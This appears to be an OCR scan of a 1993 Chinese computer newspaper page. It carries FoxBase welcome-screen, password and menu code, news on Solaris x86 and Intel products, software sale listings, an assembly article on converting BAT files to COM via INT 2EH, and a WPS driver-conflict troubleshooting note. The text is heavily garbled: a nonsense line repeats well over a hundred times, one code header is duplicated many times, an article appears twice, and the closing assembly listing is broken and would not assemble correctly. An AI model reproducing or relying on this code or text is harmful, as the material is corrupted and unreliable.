do while t<11
set color to w+/r
@ t, 31 say "欢迎使用"
@ t-1,31 say " "
t=t+1
set color to w+/g
do dd
enddo

```

```

do dd
do while i>16
set color to w+/r
@ j,38 say "中国
民银行平县支行"
@ j+2,40 say "一九
九二年元月"
@ j+1,38 say " "
@ j+3,38 say " "
j=j-1
do dd
retu
其中被调用的子程序dd
起延时作用，子程序
88调用来自"欢迎使用"
用"间断地爬上屏幕。
两子程序分别如下：
program 88
yy="欢迎使用"
h=1
do while h<20
aa=sub(y,h,2)
set color to t+
? chr(7)
@ 9,h+30 say aa
h=h+4
do dd
enddo
retu
山西 弓爱红

```

Foxbase主控块

型为C，宽度是8，此字段的内码按19920201，此内容作为操作员的口令字，其程序如下：

```

SET TALK OFF
PW=SPACE(8)
C=3
CLEAR
USE JSEL
DO WHILE PW#S11 .AND. C>0
@ 5,10 SAY REPLICATE(" ",10)
@ 6,10 SAY "输入口令"
@ 7,10 SAY REPLICATE(" ",10)
SET CONSOLE OFF
PW=SPACE(8)
ACCEPT TO PW
C=C-1
SET CONSOLE ON
IF VPPER(PW)=S11
DO CMP
ELSE
IF C=0
@ 20,20 SAY "对不起，你无权使用"
QUIT
ELSE
@ 20,20 SAY "请重新输入口令"
ENDIF
ENDIF
ENDDO
RETURN
这里给出的程序仅仅是说明一种方法，这样的程序只能看作是一个框架，并非完美无缺。
二、主菜单程序
菜单有多种方法，普通的菜

```

单方法、光棒菜单方法、下拉菜单方法等。

1. 普通菜单方法，首先显示菜单内容，然后用@...SAY...GET内存变量，和READ语句供操作员选择。这种方法过去在dBASE I、DBASE II中常常使用。

2. 用光棒菜单方法，例如：

```

DO WHILE .T.
SET COLOR TO W/B
@ 3,10 TO 9,50 DOUBLE
@ 4,15 PROMPT "1.输入数据"
MESSAGE SPACE(30)
+ "添加数据记录"
@ 5,15 PROMPT "2.修改数据"
MESSAGE SPACE(30)+ "根据条件修改数据"
@ 6,15 PROMPT "3.查询统计"
MESSAGE SPACE(30)
+ "统计计算"
@ 7,15 PROMPT "4.打印输出"
MESSAGE SPACE(30)+ "打印报表"
@ 8,15 PROMPT "Q.退出返回DOS"
MESSAGE SPACE(30)
SET MESSAGE TO 23
MENU TO CH
DO CASE
CASE CH=1
DO CMP1
CASE CH=2
DO CMP2
CASE CH=3
DO CMP3
CASE CH=4
DO CMP4
CASE CH=5
菜单表
QUIT
ENDCASE
ENDDO
RETURN

```

函授

辅导

软件报

普及计算机知识 交流计算机技术 培养软件人才 发展软件产业

中国计算机软件与服务总公司 成都软件公司 成都电子所主办 主编:刘德超 副主编:唐敏
国内统一刊号:CN51-0106 订价代号:61-74 地址:成都市金河街75号 邮政编码:610015

当今计算机发展的一个重要动向，便是工作站和个人机的界限逐渐模糊。一方是个人机的操作系统向上扩展用于工作站，这可用 Microsoft 即将推出的 Windows NT 为代表。另一方面是工作站上使用的各种 UNIX 系操作系统向下延伸用于个人机，这可用 Sunsoft 刚发表的桌上型操作系统 Solaris x86 为代表。

Sun Microsystems 以善于开拓计算机发展新方向而闻名于世。它首创的系统开入级和小机器化，不仅使自己稳居工作站之王，而且成为当今计算机发展的两个最主要动向，动摇了原有的计算机产业的结构，迫使整个计算机产业进行大改组，创下像它这样原先不过是一个小公司，竟然打败庞大 IBM 的记录。

Sun 在取得这些成功后，并不满足于已有成就，不想把自己囿于工作站范围，于去年提出规模适当化 (righting) 的概念，就是说要按任务的需要，选择适当的系统规模。这就意味它要以工作站为基点，往上向下两头扩展，首先要任个人机领域扩展，为

往个人机延伸的最新 UNIX 系桌上型操作系统 Solaris x86

个人机市场目前约占整个计算机市场的一半，比工作站大好几倍。这一领域是大有可为的。

今年 3 月 29 日 Sun 的子公司 Sunsoft 发表的 Solaris x86 便是打入个人机领域的最新武器。以前 Sun 的 Solaris2.0 是面向它的 RISC 处理器 SPARC 的，而 Solaris x86 则是面向 Intel 的 X86 系列处理器，非常适合高档个人机使用。它提供分散计算环境，使 Solaris 能够无缝地跨越最高能力的 RISC 型 SPARC 和 CISC 型 X86 的结构。

Solaris x86 提供的单一软件环境，可把高档计算机环境的特点，诸如网络连接、多进程处理、系统和网络管理、安全性等，同个人计算机使用的、柔性结合在一起，因而形成了企业计算机的最佳软件平台。超过 7500 种的 32 位应用软件正迁移到 Solaris x86 上供它使用，包括 Computer Associates, Oracle, Frame Technology, Interleaf 和 Lotus 等的产品。另外，它还可运行 Windows 和 DOS 的应用程序。

Solaris x86 有以下主要特点。

(1) 有强大的网络能力。它是整个企业的系统得以运转的基础，所采用的已成为工业标准的 Solaris ONC+ 网络技术，包括用户访问、共享以及控制程序库、部门和企业等不同层次的信息。它能够无缝地连接

传统的系统，诸如小型机、大中型机、以及工人站和个人机等。使用户得以访问存在于世界上任何地方的数据。最近，IBM、HP、Sun、Soc. Univ. 和 USL 为了把 UNIX 统一起来而发表的 COSE (共用开放软件环境)，已把 ONC+ 作为它的共同标准。

(2) 有对称的多进程处理和多线程能力。这种方法使各种应用充分利用多处理结构的优点，充分发挥系统的性能。线程是指把进程所具有的 CPU 时间进一步进行分割的单位。

(3) 一个进程内的多个线程共享地址空间和文档等系统资源，因此生成和切换线程开销要大。作为多进程系统的 UNIX，负载相当高，成为提高处理速度的瓶颈。具有多线程功能，便可提高处理速度，加快 I/O 处理和并发，使诸如超过多个客户机、服务器系统运行的数据库等应用得以最大限度地得到利用。

(4) 有 JumpStart (跳跃启动) 能力。这是“不用人手”的自动网络安装能力，它使系统管理员可以遍布于网络内安装并配置上百个系统，而无需在安装时要求用户作对话式回答。

(5) 有 Network Profiling (网络剖析) 能力。这是使系统管理员能够掌握网络某一部分的能力。通过它系统管理员可以远地跟踪特定类型的用户。自动地给每一个分配以运行他们业务所需要的恰当管理、软件和应用。

(6) 有系统管理能力。配备有一群工具，用以远地连接和配置系统，并在企业计算环境中的任何地方规定打印服务。

(7) 配有 ToolTalk。这是一种面向对象的通信软件。它使用户能够对整个网络中在起作用的应用之间，“发送和

INTEL 首次推出计算机用录像机 美国 Intel 公司 3 月 31 日宣布推出世界上第一种一次性完成录像和存储两种功能的计算机用录像机。这种刚刚投放市场的录像机称为 Intel 灵巧录像机，每台售价 699 美元，并免费附赠有关的软件，包括 Video for Windows Program。这种录像机可以从诸如 PC 机、激光视盘、摄像机中录下所需的图像，同时存入计算机中，然后可以在配有 486 或 Pentium 的计算机上回放这些图像。(李雄)

第一届国际电脑病毒问题讨论会 于 4 月 5 日在保加利亚举行。据研讨会组委会主席对记者说，这次会议的主要目的是想弄清楚认为保加利亚是电脑病毒的最大传播者的看法究竟是否正确，通过会议使人们对这个问题获得真实的观念。(李雄)

最新一代电脑芯片以中文命名 美国英特尔公司近日为其新研制的最新一代电脑微处理器 Pentium 中文命名为“奔腾”。这是该公司第一次为其新产品取中文名，表明对中国市场的重视。“奔腾”表现出产品速度和气势，象征它是未来市场的主流。“奔腾”微处理器和软件 100% 兼容，可大幅度提高电脑的性能。

通讯员李雄稿 (光明日报)

我单位购置了一台 OK-53386C 替换了原来的 LX180 打印机。新机使用的汉字操作系统是 DOS2.10，在用 WPS 打印文件时，我发现 WPS 的字体控制命令失败，按 Ctrl+F10 来控制字体号也失败，请问用 OK-53386C 打印机如何控制字体号？(417100) 源源报社 蒋青叶叶敬 育报社

★编号: 930703
名称: 病毒克星 KV20 系统盘
作者: 王江民
功能简介: 一是在国内开发的查毒软件中首次使用用户自己可方便不断的增加到查出千万种新病毒的数量，克服了以往的查毒软件难以增加查新病毒的能力而不断被淘汰。用户不必为不能增加查新病毒而发愁了。二是设计有代码过滤器，能查一些间隔夹杂自身代码的病毒，使仍保留的病毒也遭漏网。三是能按用户意愿主动在软盘上保存硬盘正常的引导扇区信息，以防日后被病毒破坏后即可用该软件恢复。四是能用反查法检查主引导扇区信息是否正确。五是能安全清除所有主引导扇区病毒。六是一次启动该软件可检查许多多种(硬)盘。目前，该软盘已可查解 1600 多种国内外病毒。

源程序语言: 8086 汇编
运行环境: IBM-PC 系列机
转让形式: 380K 加密不可复制一张, 95 元, 个人不需发票 55 元, 含邮资。(非加密盘 1500 元)
收款人: 烟台市北大街 54 号, 烟台日报资料室 王江云
邮编: 264001
★编号: 930704
名称: CASL 语言集成编译

系统) 作者: 赵兴国 纪龙 张宏等
功能简介: CASL 语言是程序员考过的可选语言之一, 高考试题的必考语言。因目前无该语言较好的上机环境, 我们组织力量用 C 语言编制了一套近万行源代码的编译器, 该编译器功能为下:
(1) 文件操作, 可以非常方便地从盘上选取 CASL 语言源程序。
(2) 编辑, 提供全屏窗口编辑程序, 具有快捷操作的一切功能。
(3) 编译, 生成 CASL 语言目标程序, 如有语法错误自动返回编辑窗进行错误定位。
(4) 运行, 可以单步或连续跟踪程序。
(5) 调试, 提供优于 DOS-DEBUG 的调试环境。

以上五个部分统一集成在一套系统中, 风格与 Turbo-PASCAL, Turbo-C 类似, 但操作速度比 Turbo 系列软件更快。
源程序语言: Turbo-C2.0 及 MASM5.0。
运行环境: 硬件环境 PC/XT/286/386 及兼容者, 有无限盗皆可。软件环境 DOS3.0 以上版本。
转让形式: 380KB 磁盘一张, 使用手册磁盘附带 (README)。
转让价格: 300 元。
收款单位: 《软件报》信息部

美国最大的软件批发商 Ingram, Meriel, TechData, Access-Graphs 以及 Gates F/A 已宣布将出售 Solaris x86 产品。仅美国便有超过 2000 家的零售商已被指定经销这种软件。世界上著名的系统制造商如 AST Research (纽约), Compaq, Dell Computer Corp., 东芝和 Zenith Data System 等, 都计划在它们的桌上型机、服务器、或多处理器系统上, 支持这种新产品。Solaris x86 还在安装: Apr, com, Compaq, Gateway, IBM, NCR, 和 INEC 的系统上运行。

一些软件公司已为 Solaris x86 提供产品, 如 Oracle 和 Progress 在数据库方面, Interleaf 和 Island Graphics 在提高生产率方面, AjmTech 和 SunPro 在开发软件方面, 都在为 Solaris x86 提供有关产品。(北京陈东)

美国微软公司在沪推出新产品 美国微软公司日前在沪推出最新产品——“窗口新技术”软件。该“窗口新技术”软件用图像符号表达指令, 使用者可根据一个不同的图像符号选择自己的需要, 操作更为方便, 而且不受不懂英文的影响, 使世界软件操作系统上开了新台阶, 使一般软件用文字输入的表达式指令得以改进。美国、台湾、中国四通、长城和联想集团生产的微机, 均用“窗口新技术”软件先后到会场人员作了演示, 都取得了成功。(上海吴宝)

告别传统校对时代全国首套中文电脑校对系统投入使用 全国首套中文电脑校对系统研制成功, 近日在陕西日报社校对部门投入使用。该系统是由陕西日报社和西安多媒体技术公司共同开发研制的。它采用国际上最先进的计算机多媒体技术, 使机器与人配对进行高效率的校对工作, 具有网络传输、自动校对、自动读音、直接修改、两校对照、三校变色、记录储存、工间娱乐等多项功能, 投入使用后, 节省人力一半, 功效提高一倍多, 而且性能可靠, 操作简便。这一系统的问世, 宣告了传统校对时代的结束。杨家城摘自《陕西日报》

上海计算机信息网即将开通 这是由上海市信息信息中心推出的、用户只需一台普通微机, 一台异步 MODEM、一条电话线由该中心提供的软件, 便可申请接入信息服务网, 享受该中心提供的经济信息和新闻、经济预测与规划、金融信息、股市行情、房地产信息、招商引资等 15 大类信息服务。(杨)

实用刑法专家系统问世 由武汉大学刑法学专家赵冠光教授和计算机专家郑昌德教授等研制的“实用刑法专家系统”是我国第一个法律人工智能软件, 它将各种刑事法律、法规、立法解释等融为一体, 并运用现代高科技手段建立起具有快速检索和辅助量刑等推理判断功能的人工智能系统。目前, 已由北京新观念软件开发研究所推向社会。(赵志学)

人电速起用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过的过正式护策办公通信息
电起起用用新行过的过正式护策办公通信息
速起起用用新行过的过正式护策办公通信息
起起起用用新行过

微机中的可执行程序有三种形式：COM文件、EXE文件、BAT文件。目前在运行上述三种具有同名可执行程序的程序是：COM文件、EXE文件、BAT文件。这三种程序的具体结构和特点在各种DOS实用手册及有关的文献中都有详细的介绍，这里不再赘述，请读者自己查阅。大家都知道DOS操作系统中有一个EXE2BIN的程序，其功能是将长度为64K以内的具有COM文件格式的EXE文件转换为COM文件。这样就可以增大程序的长度，减少用户不必要的磁盘空间浪费问题。最近各类杂志上又刊登了COM文件转换为EXE文件的有关文章(如那永华同志的《DOS实用程序COM2EXE的实现》一文)，从而实现了COM、EXE文件间的互换问题。众所周知，BAT文件是由DOS的内部命令、外部命令和其它可执行程序(包括BAT文件本身)组成，在某些情况下很多用户希望将自己编写的BAT文件转换成COM或EXE文件的形式，那么能否实现这种文件格式的转换呢?回答是肯定的。笔者近期编制了一个实用程序BAT2COM.ASM成功地将BAT文件到COM文件的转换，其实现原理如下。

一、BIOS保留中断INT2EH的加电程序原理

BIOS系统中中断调用功能INT2EH是系统未见的中断，其功能与DOS功能调用的4BH子功能相似。实际上该功能是通过COMMAND键区部分间接调用INT2EH的4BH(EXEC功能)号子程序来完成DOS各种命令和应用程序的加电执行的。该中断调用与INT2EH的4BH号子功能相比主要有以下几点不同。

1. EXEC功能需要设置调用参数块，而INT2EH则不需要，其使用方法比较简单，其调用格式如下：
MOV DS,SEG COMSTR
MOV SI,OFFSET COMSTR
INT 2EH

说明：DS为命令串COMSTR的段地址，SI为命令串的偏移量，COMSTR命令串的格式为：命令串(包括回车符)长度、命令串符(不要扩展符、运行符)按上述顺序进行、回车符(0DH)，具体使用方法见程序清单(二)。

2. EXEC功能需要通过COMMAND的第二副本完成内部命令和外部的加电，其不需要COMMAND的副本；而INT2EH只需要COMMAND的副本即可实现所有DOS内部命令和外部的命令的加电执行。

3. 因EXEC功能需要设置调用参数块，故可以嵌套使用，并可实用父程序与子程序间的信息交换，而INT2EH因不设置参数块，故其不可嵌套使用，不能实用父、子进程间的信息交换。若要实现其嵌套功能，需在父程序中设置INT2EH的寄存器部分并在执行完加电任务后恢复其寄存器内容，然后调用程序。

因INT2EH功能调用比较简单，

微机简单实用程序BAT2COM的实现

本文采用此种加电程序方法，其他用户可仿为EXEC加电方法。

二、数据文件B2C.DAT的形成
该实用程序在转换过程中利用了一个数据文件B2C.DAT。该数据文件实际上是利用上面提供的中断调用INT2EH编制的加电执行DOS的所有内部命令、外部命令和应用程序的COM文件，但该COM文件不具有命令串(COMSTR)数据块，此命令串数据块的形成正是实用程序BAT2COM所要完成的任务。数据文件B2C.ASM的程序清单和注册程序清单二，只要将其进行如下处理形成B2C.DAT文件供BAT2COM在转换过程中使用即可。

```

;BAT2COM.ASM
code segment 'code'
assume cs:code,ds:code
org 100h
start: jmp begin

;CJMASH B2C.ASM
CJLINK B2C.OBJ
CJEXE2BIN B2C.EXE B2C.COM
CJREN B2C.COM B2C.BAT
三、BAT2COM的实现原理
实用程序BAT2COM利用了系统的文件句柄操作功能，将B2C.DAT文件和要转换的BAT文件分别调入内存中，然后将BAT文件转换成B2C.DAT文件格式。将这两个文件合并为一个文件，用写文件操作功能将该文件以后缀为COM的格式存入盘中。形成BAT2COM.COM文件的具体操作步骤如下：
;CJMASH BAT2COM.ASM
;CJLINK BAT2COM.OBJ
;CJEXE2BIN BAT2COM.EXE BAT2COM.COM
实用程序的使用方法如下：
;BAT2COM (BAT) 文件名 (COM)
文件名称
如将 WPS.BAT 文件转换为 WPS.COM 文件的程序如下：
;BAT2COM WPS.BAT WPS.COM
四、其它说明
实用程序要求，BAT文件不要大于512字节，由于系统限制程序不能处理含有K1等类似的处理参数处理功能，只对上述的B2C.DAT程序略加处理，编制成EXE文件格式，经编译连接生成EXE文件并改名为B2C.DAT即可形成BAT2EXE文件的功能。笔者认为BAT转换为EXE文件的使用价值不大，因为BAT文件一般比较小，很少有超过64KB长度的BAT文件。
五、结束语
由于中断调用功能INT2EH执行后被破坏CS以外的所有寄存器内容，因此编制程序时首先要保存寄存器SS、SP的内容，以便程序在中断调用后恢复其内容，以保证程序的正常运行。处理好寄存器内容的技术关键，另外外部程序作为命令串结束标志，并在程序运行前首先清除内存，以64KB(1000h)作为COM文件运行的内存环境，清除的其余内存空间供INT2EH加载其它命令和程序时使

```

以上实用程序将BAT文件转换为COM文件后其优点很多，如增加BAT文件的兼容性、提高原BAT文件运行优先权及为用户编制界面程序提供方便等。有兴趣的读者一试便知。

程序清单附后，辽宁 李立波 组序一：
;BAT2COM.ASM
code segment 'code'
assume cs:code,ds:code
org 100h
start: jmp begin

```

;BAT2COM.ASM
code segment 'code'
assume cs:code,ds:code
org 100h
start: jmp begin

;BAT2COM.ASM
code segment 'code'
assume cs:code,ds:code
org 100h
start: jmp begin

;BAT2COM.ASM
code segment 'code'
assume cs:code,ds:code
org 100h
start: jmp begin

;BAT2COM.ASM
code segment 'code'
assume cs:code,ds:code
org 100h
start: jmp begin

;BAT2COM.ASM
code segment 'code'
assume cs:code,ds:code
org 100h
start: jmp begin

;BAT2COM.ASM
code segment 'code'
assume cs:code,ds:code
org 100h
start: jmp begin

;BAT2COM.ASM
code segment 'code'
assume cs:code,ds:code
org 100h
start: jmp begin

;BAT2COM.ASM
code segment 'code'
assume cs:code,ds:code
org 100h
start: jmp begin

```

笔者在AST 486/33M上使用SUPER WPS 2.1V时，发现这样一个现象，WPS系统启动后，最初菜单边框不见了，在退出SUPER WPS系统时，整个屏幕变得一片空白，并死机。笔者开始以为是病毒感染了WPS的主文件WPS.EXE、WPS1.OVL、W082.OVL，用病毒软件CPAV 1.4V/MSSCAN 93V清除却发现无任何病毒，将WPS主文件从软盘中重新拷贝，将WPS子目录重新安装WPS主文件，以上现象依然没有好转。于是，先将AUTOKEC.BAT批处理文件改名，系统配置文件CONFIG.SYS改成C重新启动微机。在无任何系统配置的情况下，WPS系统却运行正常。由于批处理文件AUTOEXEC.BAT无特殊的配置，因此，WPS系统不能正常使用的原因就在CONFIG.SYS系统配置中。笔者对每一配置项都采用逐一排除的方法，找到了WPS不能正常使用的根源，即CONFIG.SYS中的鼠标驱动程序MOUSE.SYS与WPS系统有冲突，该驱动程序是MICROSOFT MOUSE DRIVER 7.04版本，其长度为31781 bytes，若将该驱动程序改成WPS系统自带的鼠标驱动程序MOUSE.SYS(其长度为13783 bytes)或MOUSEL.COM，则SUPER WPS系统就能正常使用。

笔者也用该方法分析了一个在MS DOS 5.0V操作系统环境下自动批处理文件AUTOEXEC.BAT中的配置项LH FASTOPEN C:=50 D:=50 X从SUPER WPS系统死机的例子。若将该配置项改成LH FASTOPEN C:=50 D:=50就可使SUPER WPS系统正常启动。以上查找一些应用软件与其它配置有冲突的方法也适用于其它类似情况。 重庆 曾国钧

SUPER WPS系统不能正常使用的几个原因

笔者在AST 486/33M上使用SUPER WPS 2.1V时，发现这样一个现象，WPS系统启动后，最初菜单边框不见了，在退出SUPER WPS系统时，整个屏幕变得一片空白，并死机。笔者开始以为是病毒感染了WPS的主文件WPS.EXE、WPS1.OVL、W082.OVL，用病毒软件CPAV 1.4V/MSSCAN 93V清除却发现无任何病毒，将WPS主文件从软盘中重新拷贝，将WPS子目录重新安装WPS主文件，以上现象依然没有好转。于是，先将AUTOKEC.BAT批处理文件改名，系统配置文件CONFIG.SYS改成C重新启动微机。在无任何系统配置的情况下，WPS系统却运行正常。由于批处理文件AUTOEXEC.BAT无特殊的配置，因此，WPS系统不能正常使用的原因就在CONFIG.SYS系统配置中。笔者对每一配置项都采用逐一排除的方法，找到了WPS不能正常使用的根源，即CONFIG.SYS中的鼠标驱动程序MOUSE.SYS与WPS系统有冲突，该驱动程序是MICROSOFT MOUSE DRIVER 7.04版本，其长度为31781 bytes，若将该驱动程序改成WPS系统自带的鼠标驱动程序MOUSE.SYS(其长度为13783 bytes)或MOUSEL.COM，则SUPER WPS系统就能正常使用。

笔者也用该方法分析了一个在MS DOS 5.0V操作系统环境下自动批处理文件AUTOEXEC.BAT中的配置项LH FASTOPEN C:=50 D:=50 X从SUPER WPS系统死机的例子。若将该配置项改成LH FASTOPEN C:=50 D:=50就可使SUPER WPS系统正常启动。以上查找一些应用软件与其它配置有冲突的方法也适用于其它类似情况。 重庆 曾国钧

```

mov cx,segdos.se
push cs
pop ds
mov si,00b00h
;保存INT2EH寄存器
mov cx,80h
;此处参考另两篇文章
push cs
pop ds
mov di,offset keep
rep movsb
push cs
pop ds
mov si,offset comstr
rep movsb
push ds
pop ds
mov ax,4c00h
int 2eh
mov es,cs;segdos.se
mov sp,cs;offset stk
mov bp,[di];0ra
ja exit
int 2eh
mov es,cs;segdos.se
mov sp,cs;offset stk
mov ax,cs;segstk
mov di,00b00h;恢复INT2EH寄存器
mov cx,80h;此处参考另两篇文章
push cs
pop ds
mov si,offset keep
rep movsb
push ds
pop ds
xor ax,ax
add si,[di]
mov al,[si]
inc si
jmp start1
exit: pop al
mov ax,4c00h
int 2eh
comdir db 0
codes ends
end begin

```

DRDOS6.0是Digital Research公司最新推出的第六代微机操作系统，其中有一个实用程序特别值得一提，即是SSTOR，将该程序处理后的硬盘容量增加一倍，而硬盘的存取速度几乎不变。SSTOR不仅仅适用于DRDOS6.0，笔者曾将其用于MSDOS3.30，也达到了同样的效果。现介绍具体用法如下。

